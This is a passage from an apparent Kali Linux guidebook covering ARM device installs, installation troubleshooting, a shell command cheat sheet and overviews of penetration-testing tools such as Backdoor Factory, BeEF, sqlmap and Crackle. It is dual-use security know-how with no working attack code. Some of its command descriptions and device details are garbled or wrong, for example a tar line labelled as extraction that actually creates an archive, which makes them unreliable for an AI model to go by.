1GHz Cortex-A8 processor, which includes 3D acceleration and hardware-based floating point. When it comes to power, it's comparatively lower than a desktop or a laptop, but is again popular because of affordability.

Kali Linux installation can be performed using an external SD card, which if made bootable, will be used in higher priority over the operating system, which is onboard.

The Kali Linux image for BeagleBone Black has been loaded with minimum tools which is as per standards maintained for other ARM devices. You can, however, install the full desktop package through an upgrade using the kali-linux-full meta package.

Kali Linux on BeagleBone Black – Pre-built Version

The following instructions will help you install Kali Linux on your BeagleBone Black

1. Get a nice fast 8 GB micro SD card to install Kali Linux on. We recommend a class 10 SD card.
2. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for BeagleBone Black.
3. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

root@kali:~ dd if=kali-2.1.2-bbb.img of=/dev/sdb bs=512k

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

After the dd operation completes, you can boot up the BeagleBone Black keeping the SD card plugged in. You can login to the Kali desktop using the ‘root’ username and password ’toor’.

Note: All ARM images of Kali Linux are pre-configured with the same public key. So it is advisable to change the public key as soon as the installation is complete. You can do so using the following commands.

root@kali:~ rm /etc/ssh/ssh_host_*

root@kali:~ dpkg-reconfigure openssh-server

root@kali:~ service ssh restart

Kali Linux on BeagleBone Black – Custom Build

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for ODROID-XU3 like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is bbb.sh

Kali Linux – HP Chromebook

The HP Chromebook is ARM device, which is again an ultraportable laptop. Having a Kali image made for this was quite a challenge as well but it was achieved ultimately. The HP Chromebook comes with the following configuration.

1. 1.7 GHz dual core Exynos 5250 processor

2. 2GB of RAM.

Kali Linux installation can be performed using an external SD card for the HP Chromebook leaving the internal disk safe and untouched.

Kali on Chromebook – User Instructions

The following instructions will help you install Kali Linux on your HP Chromebook.

1. Get a nice fast 8 GB USB drive to install Kali Linux on.
2. Enable USB booting by putting the Chromebook in developer mode.
3. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for HP Chromebook.
4. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

dd if=kali-chromebook.img of=/dev/sdb bs=512k

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot the HP Chromebook with the USB stick plugged in. When you reach the developer boot prompt, press CTRL+U, and you will boot into Kali Linux.

Kali on HP ARM Chromebook – Developer Instructions

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for HP Chromebook like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is chromebook-arm-hp.sh

Kali Linux – CuBox

The CuBox is an ARM computer, which is low cost and therefore, low end. Affordability is what makes it popular among enthusiasts who are more than happy to have a tiny Linux system for the cost that it comes at.

Kali Linux installation can be performed using an external SD card for your CuBox.

Stock Kali on CuBox – Easy Version

The following instructions will help you install Kali Linux on your CuBox.

1. Get a nice fast 8 GB micro SD card to install Kali Linux on.
2. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for CuBox.
3. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

root@kali:~ dd if=kali-1.0.3-cubox.img of=/dev/sdb bs=512k

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot up the CuBox keeping the SD card plugged in. You can login to the Kali desktop using the ‘root’ username and password ’toor’.

Kali on CuBox – Long Version

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for Samsung ARM Chromebook 2 like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is cubox.sh

Kali Linux – ODROID U2

The ODROID U2 is an ARM device, which has tricky hardware.

Kali on ODROID U2 – User Instructions

The following instructions will help you install Kali Linux on your ODROID U2.

1. Get a nice fast 8 GB micro SD card to install Kali Linux on. We recommend a class 10 SD card.
2. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for ODROID U2.
3. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

dd if=kali-$vers-odroid.img of=/dev/sdb bs=1M

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot up the ODROID U2 keeping the SD card plugged in. You can login to the Kali desktop using the ‘root’ username and password ’toor’.

Kali on ODROID U2 – Developer Instructions

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for ODROID U2 like making changes to the configuration of the kernel, you can check our the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is odroid-u2.sh

Chapter 6
Troubleshooting Installations

Kali Linux installation failures

Kali Linux installation can fail due to numerous reasons. Partial or corrupt downloads of the ISO, insufficient disk space on the target system, etc. are some of the reasons die to which the Kali Linux installation can fail. In this chapter, you will learn about the common errors that are encountered and the troubleshooting that can be done. We will go through the “Red Screen” error, which is usually encountered upon failure of the Kali Linux installation which is an indicator that a problem has occurred.

The red screen reads

“An installation step failed. You can try to run the failing item again from the menu, or skip it and choose something else. The failing step is: <description of the failing item>”

If you click on continue, you will be redirected to the Debian installer main menu. On the main menu, navigate to “save debug logs”:

Hitting the continue button should take you to the Debian installer main menu. From that main menu, browse to the “save debug logs“.

Here, there are several methods through which you can transfer the installation log files to another system or disk. The easiest way is to start a web server on the source machine where the installation is ongoing.

You will be prompted with a screen, which has the following question with 3 options.

How should the debug logs be saved or transferred?

1. Floppy

2. Web
3. Mounted file system

Selecting the ‘web’ option will start a web server from which you can download or view the installation logs.

A simple web server will be started and the screen will let you know the URL from which you can access the logs.

On choosing this option, a web server is created and you can view the logs or download the logs from the URL.

DO a log analysis to understand if something is irregular. Check if you can see any error messages or warnings ,which may have been the cause of the installation failure. In this particular case, the machine on which we are installing Kali has insufficient disk space, which cause the installation to fail and this can be seen at the end of the syslinux file.

Aug 19 23:45:05 base-installer: error: The tar process copying the live system failed (only 152937 out of 286496 files have been copied, last file was).

Aug 19 23:45:05 main-menu[927]: (process:7553): tar: write error: No space left on device

Aug 19 23:45:05 main-menu[927]: WARNING **: Configuring 'live-installer' failed with error code 1

Aug 19 23:45:05 main-menu[927]: WARNING **: Menu item 'live-installer' failed.

Aug 19 23:50:23 main-menu[927]: INFO: Modifying debconf priority limit from 'high' to 'medium'

Aug 19 23:50:23 debconf: Setting debconf/priority to medium

Aug 19 23:56:49 main-menu[927]: INFO: Menu item 'save-logs' selected

Troubleshooting Wireless Drivers

The task of troubleshooting issues with respect to wireless drivers can be a bit frustrating on Kali Linux if you do not know where to look for the drivers. In this chapter, we will learn how to troubleshoot wireless issues. The most accurate and detailed source for wireless driver issues can be found at

http://www.aircrack-ng.org/documentation.htm

90 percent of the issues can be solved if you readthe documentation for Aircrack-ng. All you need to do is run the ‘airmon-ng check kill’ before you put your card in the monitor mode.

The error messages for wireless devices usually tell you what is going wrong and how it can be fixed. If not, you can then proceed toward Google.

Chapter 7
Real World Applications for Kali Linux

There are a diverse number of applications for Kali Linux in the real world. Including them in a sales pitch is critical if you want to form a business model that will generate revenue for your company, which has specialists who work in the security domain using Kali Linux.

Let's talk about an example of a small business. A personal computer in the world is hacked every 10 seconds. There are a lot of people who either run their business from home or work from home. Such businesses are started with the vision of forming a reputation.

Data security is an integral part of your business if you are just beginning to work with clients. If you look up the Internet, you will easily find articles about data breaches that have been happening in small businesses in and around your area or even a college database for that matter. A little fear can be a healthy thing. Fear sells and it sells more especially today, since we are living in the digital era.

Most people who run small businesses today run their websites using Wordpress. Travel writers, photographers, etc. use Wordpress for blogging and showcasing their photography too. Activities like these require investment of time from the website owner, and all this can be lost just because of one faulty line of code in their Wordpress website. The business owner may not only lose the time that they have invested but also their customers if there is a loss of data.

There is a Kali Linux tool called 'wpscan', which we will talk about in detail later. This application scans a Wordpress code for vulnerabilities and allows you to report them to the website owner.

Another well-known Kali tool is ‘nmap’. This tool helps to scan open ports on Wi-Fi connections. Open ports can be deemed to be open doors, which can be accessed by anyone with the right amount of knowledge. The open ports can be used to access data, which is critical to a business such as customer details or even credit card details.

These tools usually run via the terminal in Kali Linux. Whenever you launch one of these tools using the dropdown menu in the graphical interface, it will always redirect you to the terminal, which launches in a preconfigured root access mode in Kali. The terminal is used to run a lot of commands while using tools in Kali and you will spend most of your time on the terminal in Kali.

If you are booting Kali as a live disk and not a full install, it is recommended that the first thing you do is open up the terminal and then type the following command to update all the software.

apt-get update

This updates all the files on your system.

You can also lookup for upgraded software using the following command.

apt-get upgrade

We will now go through all the regular commands that are used on your Kali system while you’re at work.

Commands in Kali Linux

- System Info
- date shows the current date and time of the system
- cal shows the current month’s calendar
- uptime shows the current uptime of the system

- w shows who is online
- whoami shows the current user that you are logged in as
- finger user displays information about the user
- uname -a shows information about the kernel
- cat /proc/cpuinfo shows information about the CPU
- cat /proc/meminfo shows information about the Memory
- df -h Shows the current disk usage
- du shows the current directory space usage
- free shows usage of the swap and memory

Keyboard Shortcuts

- Enter Runs the current command that you have typed
- Up Arrow Shows the last command
- Ctrl + R Lets you partially type a command and finds the rest
- Ctrl + Z Stops the current command and you can resume it with bg in the background or fg in the foreground
- Ctrl + C Breaks the current command and kills it
- Ctrl + L Clears the terminal screen
- command | less Allows you to scroll in the terminal window using Shift+Down Arrow or Shift+Up Arrow
- !! The last command is repeated
- command !$ The last argument of the previous command is repeated

- Ctrl + A Go to the start of the command line that you are typing
- Ctrl + E Go to the end of the command line that you are typing
- Ctrl + U Erases the line before the cursor and copies it to special clipboard
- Ctrl + K Erases the line after the cursor and copies it to special clipboard
- Ctrl + Y Paste from the special clipboard that has data copied from the Ctrl + U and Ctrl + K
- Ctrl + T Used to swap the two characters just before the cursor
- Ctrl + W Delete an argument or word which is on the left side of the cursor on the current line
- Ctrl + D Exit and logout of the current session

Other Useful Commands

- apropos subject Used to list manual pages for the subject in the command
- man -k keyword Helps display man pages which contain the keyword in the command
- man command shows the man page for the command
- man -t man | ps2pdf -> man.pdf Saves the man page to a PDF file
- which command Displays the full path of the command
- time command shows how long a command took to execute
- whereis app shows all possible locations where the app is installed
- which app Shows the full path of the app that is run by default

Searching Commands

- grep pattern files Lets you search for the desired pattern in files
- grep -r pattern dir Lets you search recursively for patternin a
- command | grep pattern Lets you search for a pattern in an output from the command
- locate file To find the file in all possible locations on the system
- find / -name filename Look for the file called filename right from the root directory
- find / -name “*filename*” Look for the file containing the string called filename right from the root directory
- locate filename Assuming that you have already used the command updatedb, search for a file called filename using the locate command
- updatedb This command updates the database of all files on all file systems that exist on your root directory
- which filename Looks up the subdirectory that contains the file called filename
- grep TextStringToFind | dir Search for all files containing TextStringToFind, starting from the directory called dir

File Permissions

- chmod octal file Change the file permissions to octal. This can be found separately for user, group and world by adding 4 for read(r), 2 for write(w), 1 for execute(x)

  Example:

chmod 777 Assigns read, write and execute for user, group and world

chmod 755 Assigns read, write and execute for user, read and execute for group and world

File Commands

- ls Lists down content of a directory
- ls -l Lists down content of current directory in long format
- ls -laC Lists down content of current directory in long format and in columns
- ls -F Lists down content of current directory in and shows the file type
- ls -al Lists down all files including hidden files
- cd dir Changes from the current directory to dir directory
- cd Changes the directory to home directory
- mkdir dir Creates a new directory and names it dir
- pwd Displays full path of your current directory
- rm name Deletes the file or directory called name
- rm -r dir Deletes the directory called dir
- rm -r file Forcefully deletes the file called file
- rm -rf dir Forcefully deletes the dir called dir along with all its directories and subdirectories
- cp file1 file2 Contents of file1 are copied to file2

- cp -r dir1 dir2 Copies dir1 to dir2 and creates dir2 if it does not exist
- cp file /home/dirname Copies the file called file to the path /home/dirname
- mv file /home/dirname Moves the file called file to the path /home/dirname
- mv file1 file2 Renames file1 with file2
- ln -s file link To create a symbolic link link to the given file
- touch file Creates or updates a new file called file
- cat > file Directs the standard input to the file
- cat file Prints the content of the file
- more file Displays the content of the file called file page by page, and you can proceed to the next page using the spacebar
- head file Outputs the first 10 lines of the file
- head -20 file Outputs the first 20 lines of the file called file
- tail file Outputs the last 10 lines of the file
- tail -20 file Outputs the last 20 lines of the file called file
- tail -f file Outputs the content of the file called file on a real time update basis as it grows showing the latest 10 lines

Compression Commands

- tar cf file.tar files Creates an archive called file.tar which contains the files
- tar xf file.tar Extract the content from the file names file.tar

- tar czf file.tar.gz files Creates an archive called file.tar.gz which contains the files using the GZip compression
- tar czf file.tar.gz Extract the content from the file names file.tar.gz using GZip
- tar cjf file.tar.bz2 Creates an archive called file.tar.bz2 using the BZip2 compression
- tar xjf file.tar.bz2 Extract the content from the file names file.tar.bz2 using BZip2
- gzip file Compresses a given file and renames is to file.gz
- gzip -d file.gz Decompresses the file.gz file to file again

Printing Commands

- /etc/rc.d/init.d/lpd start Print daemon is started
- /etc/rc.d/init.d/lpd stop Print daemon is stopped
- /etc/rc.d/init.d/lpd status Status of the print daemon is displayed
- lpq Displays the current jobs in the print queue
- lprm Removes the jobs in the print queue
- lpc Printer control tool
- man subject| lpr Print the content of the manual page for the subject in plain text format
- man -t subject| lpr Print the content of the manual page for the subject in postscript format
- printtool Start the X printer setup interface

Network Commands

- ifconfig Print down the IP addresses for all the devices on the local machine
- iwconfig Set the parameters for wireless devices on the network interface
- iwlist Display additional information for the wireless devices which may not be shown by iwconfig
- ping host Ping a particular host and display the results
- whois domain Print the WHOIS information for a domain
- dig domain Print the DNS information for a domain
- dig -x host Fetch the reverse lookup for a host
- wget file Download a file
- wget -c file Continue a stopped download for a file

SSH commands

- ssh user@host Connect to a particular host as a particular user
- ssh -p port user@host Connect to a particular host as a particular user on a specific port
- ssh-copy-iduser@host Copy your key to a host for a user to enable passwordless login

User Administration Commands

- adduser accountname Make a new user called accountname
- passwd accountname Set password for a user called accountname
- su Login as a superuser from the current login session
- exit Stop being superuser and revert to regular user

Process Management Commands

- ps All active process are displayed
- top All running processes are displayed
- kill pid Kill a process with id pid
- killall proc Kill all processes which have the name proc
- bg Lists down all stopped jobs or jobs in the background. Can be used to resume a background job
- fg Brings the latest ongoing job in the foreground
- fg n Brings a job named n to the foreground

Installation from Source Commands

./configure

make

make install

dpkg -i pkg.deb A DEB package is installed(Ubuntu/Debian/Linux Mint)

rpm -Uvh pkg.rpm An RPM package is installed(Fedora/Redhat)

Stopping and Starting Commands

- shutdown -h now The system is shut down without reboot
- halt All processes are stopped
- shutdown -r 5 The system is shut down in 5 minutes and then rebooted
- shutdown -r now The system is immediately shutdown and rebooted

- reboot All processes are stopped and the system is rebooted
- startx X system is started

Chapter 8
Tools in Kali Linux

In this section we will go through the various tools available in Kali Linux for security and penetration testing. There are a number of tools in Kali which are classified as per the task that they are used for. They are as follows.

1. Exploitation Tools
2. Forensics Tools
3. Information Gathering Tools
4. Reverse Engineering tools
5. Wireless Attack Tools
6. Reporting Tools
7. Stress Testing Tools
8. Maintaining Access Tools
9. Sniffing and Spoofing Tools

10. Password Attack Tools

We will go through tools available on Kali Linux for all the categories one by one and understand the purpose of each tool and how it will help us in the security domain.

Exploitation Tools

On a network of computers, usually over the Internet, there are several web applications, which leave a system vulnerable due to bad code or open ports on the server which are publicly accessible. Exploitation tools help you to target a system and exploit the vulnerabilities in that system, thus helping you to patch a vulnerability. Let's go through all the Exploitation Tools available in Kali Linux one at a time.

Armitage

Armitage was developed by Raphael Mudge to be used with the Metasploit framework as its GUI frontend. Armitage is a tool that recommends exploits and is fairly simple to use as cyber-attack management tool which is available in the graphical form. It is open source and available for free security tool and is mostly known for the data it provides on shared sessions and the communication it provides through a single instance of Metasploit. Armitage helps a user to launch exploits and scans, get recommendations of exploits and explore the advanced features that are available in the Metasploit framework.

The Backdoor Factory (BDF)

The Backdoor Factory is a tool commonly used by researchers and security professionals. This tool allows a user to include his desirable code in executable binaries of a system or an application and continue execution of the binaries in normal state as if there was no additional code added to it.

You can install this tool on your Kali Linux system using the following commands on the terminal.

apt-getupdate

apt-getinstallbackdoor-factory

The Browser Exploitation Framework (BeEF)

The Browser Exploitation Framework is penetration testing tool built for testing exploits on the web browser. There has been an observation wherein web browsers have been targeted using vulnerabilities on the client-side. BeEF helps the user analyse these attack vectors on the client side. Unlike other tools, BeEF focuses on assessing the Web Browser which serves as an open door and it looks past the network layer and client's system.

Commix

Providing use cases for penetration tester, web developers, and researchers, Commix (short for COMMand Injection eXploiter) works in a simple environment to test web applications. It basically allows a user to find the errors, bugs or vulnerabilities with respect to command injections in web applications. This tool easily allows you to identify and exploit a vulnerability of command injection. The Commix tool has been developed using the Python language.

Crackle

The Crackle tool in Kali Linux is a brute force utility used for cracking and intercepting traffic between bluetooth devices. Most bluetooth devices have a 4-6 digit pairing code, which is in an encrypted format. Using Crackle, these codes can be decrypted if the pairing process between 2 devices is intercepted and thus allowing you to listen to all communication happening between the 2 devices.

jboss-autopwn

JBoss Autopwn is a penetration testing tool used in JBoss applications. The Github version of JBoss Autopwn is outdated and the last update is from 2011. It is a historical tool and not used much now.

Linux Exploit Suggester

The Linux Exploit Suggester tool provides a script that keeps track of vulnerabilities and shows all possible exploits that help a user get root access during a penetration test.

The script uses the uname -r command to find the kernel version of the Linux operating system. Additionally it will also provide the -k parameter through which user can manually enter the version for the kernel of the Linux operating system.

Maltego Teeth

Maltego is a tool that is used for data mining and is interactive. It provides an interactive interface that outputs graphs which help in link analysis. Since it allows link analysis, Maltego is used for investigations on the Internet to find the relationship between information that is scattered over various web pages on the Internet. Maltego Teeth was developed later with an added functionality that gives penetration testers the ability to do password breaking, SQL injections and vulnerability detection, all using a graphical interface.

sqlmap

sqlmap is a Kali tool that is open source and is used for penetration testing. It allows automating the detection of SQL injection vulnerabilities and exploiting it to take over database servers. It comes equipped with a very powerful detection engine, a range of tools which will help an extreme penetration tester and switches that help fetch information like database fingerprinting, retrieving data from databases, access to the file system of the operating system and execute commands on the operating system.

Yersinia

Yersinia is a tool that detects exploits weaknesses in network protocols and takes advantage of it. It is a tool which is a solid framework for testing and

analyzing deployment of networks and systems. It comprises of layer-2 attacks which exploit the weaknesses in various layer-2 protocols in a given network thus allowing a penetration tester to detect flaws in a layer-2 network. Yersinia is used during penetration tests to start attacks on network devices such as DHCP servers,switches, etc which use the spanning tree protocol.

Cisco-global-exploiter

The Cisco Global Exploiter (CGE) tool is a security testing exploit engine/tool, which is simple yet fast and advanced. Cisco switches and routers have 14 vulnerabilities which can be exploited using the Cisco Global Exploiter tool. The Cisco Global Exploiter is basically a perl script, which is driven using the command line and has a front-end that is simple and easy to use.

Cisco-torch

The Cisco Torch is an exploitation tool which varies from the regular scanners in the sense that it can be used to launch multiple and simultaneous scans at a given point in time which results in tasks getting done faster and more efficiently. In addition to the network layer, it also helps in fingerprinting systems in the application layer of the OSI model. This is something that even a tool like NMAP doesn’t provide.

Forensics Tools

We will now list down and learn tools available in Kali Linux which are used in the Forensics domain.

Binwalk

The Binwalk tool is useful while working on binary image file. It lets you scan through the image file for executable code that may be embedded in the image file. It is a very powerful and useful tool for users who know what they are doing as it can be used to detect coveted information that is

hidden in images of firmware. This can help in uncovering a loophole or a hack that is hidden in the image file, which is used with the intention to exploit the system.

The Binwalk tool is developed in python and makes use of the libmagic library from python, therefore making it an apt tool for magic signatures that are created for the Unix file system. To make it even more comfortable for testers in the investigation domain, it contains a database of signatures that are commonly found in firmware around the world. This makes it a convenient tool to detect anomalies.

Bulk-extractor

The bulk-extractor tool is an interesting tool used by investigators who want to fetch specific data from a digital file. The tools helps retrieve URLs, email addresses, credit/debit card numbers, etc. The tools can be used to scan through files, directories and even images of disks. The best part is that even if the data is corrupted partially or in a compressed format, the tool will still reach its depth to find the data.

Another interesting feature of this tool is that if there is data that you keep finding repeatedly, such as email addresses, URLs, you can create a search pattern for them, which can be displayed in the form of a histogram. It also ends up creating a list of words that are found in a given set of data that may be used to crack a password for files that have been encrypted.

Chkrootkit

The chkrootkit tool is usually used in a live boot scenario. It is used locally to check the host machine for any rootkits that may be installed on the host. It therefore helps in the hardening of a system, thus ensuring that the system is not compromised and vulnerable to a hacker.

The chkrootkit tool also has the ability to scan through system binaries for any modifications made to the rootkit, temporary deletion, string

replacements, and latest log deletions made. These are just a few of the things that this little tool can do. It looks like a fairly simple tool but the power it possesses can be invaluable to a forensic investigator.

p0f

The p0f tool can help the user know the operating system of a host that is being targeted just by intercepting the transmitted packages and examining them and it does this irrespective of whether the targeted host is behind a firewall or not. The use of p0f does not lead to any increase in network traffic, no lookup of names, and no probes that may be found to be mysterious. Given all these features, p0f in the hands of an advanced user, can help detect presence of firewalls, use of NAT devices, and presence of load balancers as well.

pdf-parser

The pdf-parser tool is used in parsing PDF files to classify elements that are used in the file. The output of the tool on a PDF file will not be a PDF file. One may not recommend it for textbook cases of PDF parsers but it does help to get the job done. Mostly, its use case is PDF files, which you may suspect of being embedded with scripts in them.

Dumpzilla

The Dumpzilla tool is a tool that is developed in python. The purpose of this tool is to extract all information that may be of interest to forensics from web browsers like Seamonkey, Mozilla Firefox and Iceweasel.

ddrescue

The ddrescue tool is a savior of a tool. It helps in copying data from one block device such as a hard disc or a CD ROM to another block device. But the reason it is a savior is because it copies the good parts first to avoid any read errors on the source.

The ddrescue tool's basic operation is completely automatic which means that once you have started it, you do not need to wait for any prompts like an error, wherein you will need to stop the program or restart it.

By using the mapfule feature of the tool, data will be recovered in an efficient fashion as it will only read the blocks that are required. You also get the option to stop the ddrescue process at any time and resume it again later from the same point.

Foremost

Have you ever deleted files on purpose or by mistake and realized that you needed them later? The Foremost tool is there to your rescue. This tool is an open source package which is easy to use and helps you retrieve data off of disks that may have been formatted. It may not help recover the filename but the will recover the data it held. A magical feature is that even of the directory information is lost, it can help retrieve data by referencing to the header or footer of the file, making it a fast and reliable tool for data recovery.

An interesting piece of fact is that Foremost was developed by special agents of the US Air Force.

Galleta

The Galleta tool helps you parse a cookie trail that you have been following and convert it into a spreadsheet format, which can be exported for future reference.

Cookies can be evidence in a case of cyber-crime and it can be a challenging task to understand them in their original format. The Galleta tool comes handy here as it helps in structuring data that is retrieved from cookie trails, which then can be run through other software for deeper analysis. The inputs for these analysis software need the date to be in a

spreadsheet format, which is where the Galleta tool proves to be very useful.

Volatility

When it comes to memory forensics, Volatility is a very popular tool. Developed in the python language, this tool facilitates the extraction of data from volatile memory such as RAM. It is compatible with 32 bit and 64 bit architectures of almost all Windows variants and limited flavors of Linux and Android. The tool accepts memory dumps in various formats such as crash dumps, raw memory dumps, hibernation files, virtual snapshots, etc. The tool allows you to get an idea of the run-time state of the host machine and is independent of the investigation of the host.

Password that are decrypted during run-time are stored in the RAM. Thus by retrieving the details of a password, Volatility comes as a savior for investigation of files that lie on the hard disk and may be encrypted with a password. This helps in decreasing the overall time that may be required for a particular case to be investigated.

Autopsy

Sleuth Kit is a digital forensics toolkit which is open source and can be used with a wide range of file systems such as FAT, NTFS, EXT2, EXT3(and raw images) to perform analysis that can be in depth. The graphical interface developed for Sleuth Kit (which is a command line tool) is called Autopsy. Autopsy brags of features such as Hash Filtering, Timeline analysis, File System analysis and searching for keywords. It is also very versatile as it lets you add other modules to the existing set for extended functionality.

You get the option to launch a fresh new case or use one which already exists when you launch the Autopsy tool.

Xplico

Xplico is a forensic tool, which is open source and is used for network forensics. If you wish to extract data from applications that use the network protocols or Internet, Xplico is the tool for you. All popular network protocols such as HTTPS, POP, SMTP, IMAP, SIP, UDP, TCP and others are supported by Xplico. It supports both IPv4 and IPv6. An SQLite database is used to store the output data from the tool.

Information Gathering Tools

The beginning of any attacks initiates from the stage of information gathering. When you gather as much information about the target, the attack becomes an easy process. Having information about the target also results in a higher success rate of the attack. A hacker finds all kinds of information to be helpful.

The process of information gathering includes:

1. Gathering information that will help in social engineering and ultimately in the attack
2. Understanding the range of the network and computers that will be the targets of the attack
3. Identifying and understanding all the complete surface of the attack i.e. processes and systems that are exposed
4. Identifying the services of a system that are exposed, and collecting as much information about them as possible
5. Querying specific service that will help fetch useful data such as usernames

We will now go through Information Gathering tools available in Kali Linux one by one.

Nmap and Zenman

Ethical hacking is a phase in Kali Linux for which the tools NMap and ZenMap are used. NMap and ZenMap are basically the same tool. ZenMap is a Graphical Interface for the NMap tool which works on the command line.

The NMap tool which is for security auditing and discovery of network is a free tool. Apart from penetration testers, it is also used by system administrators and network administrators for daily tasks such as monitoring the uptime of the server or a service and managing schedules for service upgrades.

NMap identifies available hosts on a network by using IP packets which are raw. This also helps NMap identify the service being hosted on the host which includes the name of the application and the version. Basically, the most important application it helps identify on a network is the filter or the firewall set up on a host.

Stealth Scan

The Stealth scan is also popularly known as the hal open scan or SYN. It is called the half open scan because it refrains from completing the usual three-way handshake of TCP. So how it works is a SYN packet is sent by an attacker to the target host. The target host will acknowledge the SYN and sent a SYN/ACK in return. If a SYN/ACK is received, it can be safely assumed that the connection to the target host will complete and the port is open and listening on the target host. If the response received is RST instead, it is safe to assume that the port is close or not active on the target host.

acccheck

The acccheck tool was developed has an attack tool consisting of a password dictionary to target Windows Authentication processes which use the SMB protocol. The accccheck is basically a wrapper script which is

injected in the binary of ‘smbclient’ and therefore depends on the smbclient binary for execution.

Server Message Block (SMB) protocol is an implementation of Microsoft for file sharing over a network and is popularly known as the Microsoft SMB Protocol.

It was then extended to the SMB “Inter-Process Communication” (IPC) system which implements named pipes and was one of the first inter process services that programmers got access to and which served as a means of inheritance for multiple services for authentication as they would all use the same credentials as that which were keyed in for the very first connection to the SMB server.

Amap

Amap is a scanning too of the next generation that allows a good number of options and flags in its command line syntax making it possible to identify applications and processes even if the ports that they are running on are different.

For example, a web server by default accepts connections on port 80. But most companies may change this port to something else such as 1253 to make the server secure. This change would be easily discovered by Amap.

Furthermore, if the services or applications are not based on ASCII, Amap is still able to discover them. Amap also has a set of interesting tools, which have the ability to send customized packets which will generate specific responses from the target host.

Amap, unlike other network tools is not just a simple scanner, which was developed with the intention of just pinging a network to detect active hosts on the network. Amap is equipped with amapcrap, which is a module that sends bogus and completely random data to a port. The target port can be

UDP, TCP, SSL, etc. The motive is to force the target port to generate a response.

CaseFile

We discussed about Maltego in the previous chapters. CaseFile is known as the younger sibling of Maltego. Casefile has the same ability as Maltego to create graphs but it cannot run transforms on it. Although, you can quickly add data and then link and analyze it using CaseFile. The CaseFile tool is for investigators who work on data that is fetched from offline sources since the data they require can be queried by automation or programming. These are investigators who are getting their data from other team members and are using that data to build an information map based on their investigation.

A huge number of Maltegousers were using Maltego to try and build graphical data from offline investigations and that is how CaseFile was born. Since there was no need of the transform provided by Maltego and the real need was just the graphing capability of Maltego in and more flexible way, CaseFile was developed.

CaseFile, being an application of visual intelligence, helps to determine the relationships, connections and links in the real world between information of different types. CaseFile lets you understand the connections between data that may apart from each other by multiple degrees of separation by plotting the relationships between them graphically. Additionally, CaseFile comes bundled with many more entities that are useful in investigations making it a tool that is efficient. You can also add your custom entities to CaseFile, which allows you to extend this tool to your own custom data sets.

braa

Braa is a tool that is used for scanning mass Simple Network Management Protocol (SNMP). The tool lets you make SNMP queries, but unlike other tools which make single queries at a time to the SNMP service, braa has the

capability to make queries to multiple hosts simultaneously, using one single process. The advantage of braa is that it scans multiple hosts very fast and that too by using very limited system resources.

Unlike other SNMP tools, which require libraries from SNMP to function, braa implements and maintains its own stack of SNMP. The implementation is very complex and dirty. Supports limited data types, and cannot be called up to standard in any case. However braa was developed to be a fast tool and it is fast indeed.

dnsmap

dnsmap is a tool that came into existence originally in 2006 after being inspired from the fictional story “The Thief No One Saw” by Paul Craig.

A tool used by penetration testers in the information gathering stage, dnsmap helps discover the IP of the target company, domain names, netblocks, phone numbers, etc.

Dnsmap also helps on subdomain brute forcing which helps in cases where zone transfers of DNS do not work. Zone transfers are not allowed publicly anymore nowadays which makes dnsmap the need of the hour.

DotDotPwn

The dotdotpwn tool can be defined simply to call it a fuzzer. What is a fuzzer? A fuzzer is a testing tool that targets software for vulnerabilities by debugging and penetrating through it. It scans the code and looks for flaws and loopholes, bad data, validation errors, parameters that may be incorrect and other anomalies of programming.

Whenever an anomaly is encountered by the software, the software may become unresponsive, making way for the flaws to give an open door to an attack. For example, if you are an attacker whose target is a company’s web server, with the help of dotdotpwn, you will be able to find a loophole in the code of the web server. Perhaps there has been a latest HTTP update on the

server overnight. Using a fuzzer on the web server shows you there is an exploit with respect to data validation which leaves an open door for a DoS attack. You can now exploit this vulnerability, which will make the server crash and server access will be denied to genuine employees of the company. There are many such errors that can be discovered using a fuzzer and it is very common for technology to have error when it releases something new in the market and it takes time to identify the error and fix it.

Another example would be an attack with respect to SQL called SQLi where ‘i’ stands for injection. SQL injection attacks are achieved by injecting SQL database queries through web forms that are available on a website. The conclusion is that software will always be vulnerable allowing attackers to find a way to break their way into the system.

Fierce

Fierce is a Kali tool which is used to scan ports and map networks. Discovery of hostnames across multiple networks and scanning of IP spaces that are non-contiguous can be achieved by using Fierce. It is a tool much like Nmap but in case of Fierce, it is used specifically for networks within a corporate.
